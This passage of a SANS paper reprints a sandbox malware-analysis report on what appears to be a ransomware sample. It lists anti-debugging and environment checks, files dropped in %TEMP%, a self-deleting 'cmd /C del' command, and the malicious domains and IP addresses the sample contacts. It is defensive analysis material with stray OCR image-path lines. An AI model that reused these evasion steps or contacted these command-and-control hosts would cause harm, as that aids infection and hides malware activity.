
10/10

Reads information about supported languages

details

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 6/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

```
        "wscript.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\NLS\LOCALE"; Key: "00000409")
        "rad5F314.tmp.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\NLS\LOCALE"; Key: "00000409")
        "firefox.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\NLS\LOCALE"; Key: "00000409")
        "cmd.exe" (Path: "HKLM\SYSTEM\CONTROLSET001\CONTROL\NLS\LOCALE"; Key: "00000409")
source
        Registry Access
relevance
        3/10
```

Hiding 4 Suspicious Indicators

All indicators are available only in the private webservice or standalone version

Informative 22

Anti-Reverse Engineering

Contains ability to register a top-level exception handler (often used as anti-debugging trick)

```
details
        SetUnhandledExceptionFilter@KERNEL32.DLL at PID 00002460 (Show Stream)
        SetUnhandledExceptionFilter@KERNEL32.DLL at PID 00002460 (Show Stream)
source
        Hybrid Analysis Technology
relevance
        1/10
```

Environment Awareness

Contains ability to query machine time

```
details
        GetSystemTimeAsFileTime@KERNEL32.DLL at PID 00002460 (Show Stream)
        GetSystemTimeAsFileTime@KERNEL32.DLL at PID 00002460 (Show Stream)
source
        Hybrid Analysis Technology
relevance
        1/10
```

Contains ability to query the machine version

```
details
        GetVersionExA@KERNEL32.DLL at PID 00002460
        GetVersionExA@KERNEL32.DLL at PID 00002460
        GetVersionExA@KERNEL32.DLL at PID 00002460
        GetVersionExA@KERNEL32.DLL at PID 00002460
        GetVersion@KERNEL32.DLL at PID 00002764 (Show Stream)
        GetVersion@KERNEL32.DLL at PID 00002764 (Show Stream)
source
        Hybrid Analysis Technology
relevance
        1/10
```

Contains ability to query volume size


```
details
        GetDiskFreeSpaceW@KERNEL32.DLL at PID 00002764 (Show Stream)
source
        Hybrid Analysis Technology
relevance
        3/10
```

Makes a code branch decision directly after an API that is environment aware

details

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 7/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

```
          Found API call GetVersion@KERNEL32.DLL (Target: "rad5F314.tmp.exe"; Stream UID: "00028334-00002764-62482-1-004032A0")
          which is directly followed by "cmp ax, 00000006h" and "je 004032E5h". See related instructions: "...
          +34 call dword ptr [004080B0h] ;SetErrorMode
          +40 call dword ptr [004080ACh] ;GetVersion
          +46 cmp ax, 00000006h
          +50 je 004032E5h" ... at PID 00002764 (Show Stream)
source
          Hybrid Analysis Technology
relevance
          10/10
```

Possibly tries to detect the presence of a debugger

```
details
          GetProcessHeap@KERNEL32.DLL at PID 00002460 (Show Stream)
          GetProcessHeap@KERNEL32.DLL at PID 00002460
          GetProcessHeap@KERNEL32.DLL at PID 00002460 (Show Stream)
          GetProcessHeap@KERNEL32.DLL at PID 00002460
source
          Hybrid Analysis Technology
relevance
          1/10
```

General

Contacts domains

```
details
          "sonysoftn.top"
          "ocsp.digicert.com"
          "kghggxoaveroqkx.org"
          "dngekujj.pl"
          "jhaffphjfvx.pl"
          "qjllegdegvwcbau.pl"
          "xseqbrqj.info"
          "ifohvloxmyp.biz"
          "uapfxfgpbhvwip.ru"
          "tgluofqfvvqjk.biz"
          "en.wikipedia.org"
          "ccedqqmhg.work"
          "5n7y4yihirccftc5.tor2web.org"
source
          Network Traffic
relevance
          1/10
```

Contacts server

```
details
          "155.94.209.82:80"
          "91.211.119.71:80"
          "158.255.6.109:80"
          "185.162.8.101:80"
          "52.32.150.180:443"
          "93.184.220.29:80"
          "54.192.203.50:443"
source
          Network Traffic
relevance
          1/10
```


Contains PDB pathways

```
details
          "wscript.pdb"
source
          String
relevance
          1/10
```

Creates a writable file in a temporary directory

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 8/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

details

```
"wscript.exe" created file "%TEMP%\rad5F314.tmp.exe"
"rad5F314.tmp.exe" created file "%TEMP%\HjuhHkiK5"
"rad5F314.tmp.exe" created file "%TEMP%\Z3j"
"rad5F314.tmp.exe" created file "%TEMP%\RtjELt"
"rad5F314.tmp.exe" created file "%TEMP%\vFyQO.z8H"
"rad5F314.tmp.exe" created file "%TEMP%\qA32OTL.D7"
"rad5F314.tmp.exe" created file "%TEMP%\1.o1Ma"
"rad5F314.tmp.exe" created file "%TEMP%\YPKP2iY"
"rad5F314.tmp.exe" created file "%TEMP%\SAqJtByA.6ql"
"rad5F314.tmp.exe" created file "%TEMP%\pXcMJcYc.xj"
"rad5F314.tmp.exe" created file "%TEMP%\2.7"
"rad5F314.tmp.exe" created file "%TEMP%\aM1pU.J"
"rad5F314.tmp.exe" created file "%TEMP%\aXy.4B"
```

source

API Call

relevance

1/10

Creates mutants

details

```
"\Sessions\1\BaseNamedObjects\Local\ZonesCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZonesCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZoneAttributeCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\ZonesLockedCacheCounterMutex"
"\Sessions\1\BaseNamedObjects\Local\WininetStartupMutex"
"\Sessions\1\BaseNamedObjects\Local\WininetProxyRegistryMutex"
"\Sessions\1\BaseNamedObjects\RasPbFile"
"\Sessions\1\BaseNamedObjects\Local\WininetConnectionMutex"
"\Sessions\1\BaseNamedObjects\Local\FirefoxStartupMutex"
"\Sessions\1\BaseNamedObjects\Global\MozillaUpdateMutex-aeVcDEW6vlSu+PLYtSFCvWhPsG0="
```

source

Created Mutant

relevance

3/10

Drops files marked as clean

details

Antivirus vendors marked dropped file "System.dll" as clean (type is "PE32 executable (DLL) (GUI) Intel 80386 for MS Windows")

source

Extracted File

relevance

10/10

Launches a browser

details

Launches browser "firefox.exe" (UID: 00039725-00003848)

source

Monitored Target

relevance

3/10

Reads Windows Trust Settings

details

```
"wscript.exe" (Path: "HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\WINTRUST\TRUST PROVIDERS\SOFTWARE PUBLISHING"; Key: "STATE")
```

source

Registry Access

relevance

5/10

Runs shell commands

details

```
"/C del /Q /F "%TEMP%\rad5F314.tmp.exe"" on 2016-9-8.15:52:00.330
```

source


Monitored Target

relevance

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 9/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

5/10

Spawns new processes

details

Spawned process "rad5F314.tmp.exe" (UID: 00028334-00002764)
Spawned process "rad5F314.tmp.exe" (UID: 00030495-00003092)
Spawned process "firefox.exe" with commandline "-osint -url "%USERPROFILE%\Desktop_HELP_instructions.html"" (UID: 00039725-00003848)
Spawned process "cmd.exe" with commandline "/C del /Q /F "%TEMP%\rad5F314.tmp.exe"" (UID: 00040021-00004024)

source

Monitored Target

relevance

3/10

Installation/Persistance

Connects to LPC ports

details

"wscript.exe" connecting to "\ThemeApiPort"
"rad5F314.tmp.exe" connecting to "\ThemeApiPort"

source

API Call

relevance

1/10

Contains ability to lookup the windows account name

details

GetUserNameW@ADVAPI32.DLL at PID 00002460 (Show Stream)
GetUserNameW@ADVAPI32.DLL at PID 00002460 (Show Stream)

source

Hybrid Analysis Technology

relevance

5/10

Dropped files

details

"36jj3.18d" has type "ASCII text with very long lines with no line terminators"
"qA320TL.D7" has type "ASCII text with very long lines with no line terminators"
"2.7" has type "ASCII text with very long lines with no line terminators"
"Ucftf.lk" has type "ASCII text with very long lines with no line terminators"
"30581" has type "data"
"webapps-1.json" has type "ASCII text with no line terminators"
"1.o1Ma" has type "ASCII text with very long lines with no line terminators"
"OPL8Du3M.U8SO" has type "data"
"places.sqlite-wal" has type "data"
"cookies.sqlite-wal" has type "data"
"healthreport.sqlite-wal" has type "data"
"8HILGCel.K17" has type "ASCII text with very long lines with no line terminators"
"permissions.sqlite" has type "SQLite 3.x database user version 4"

source

Extracted File

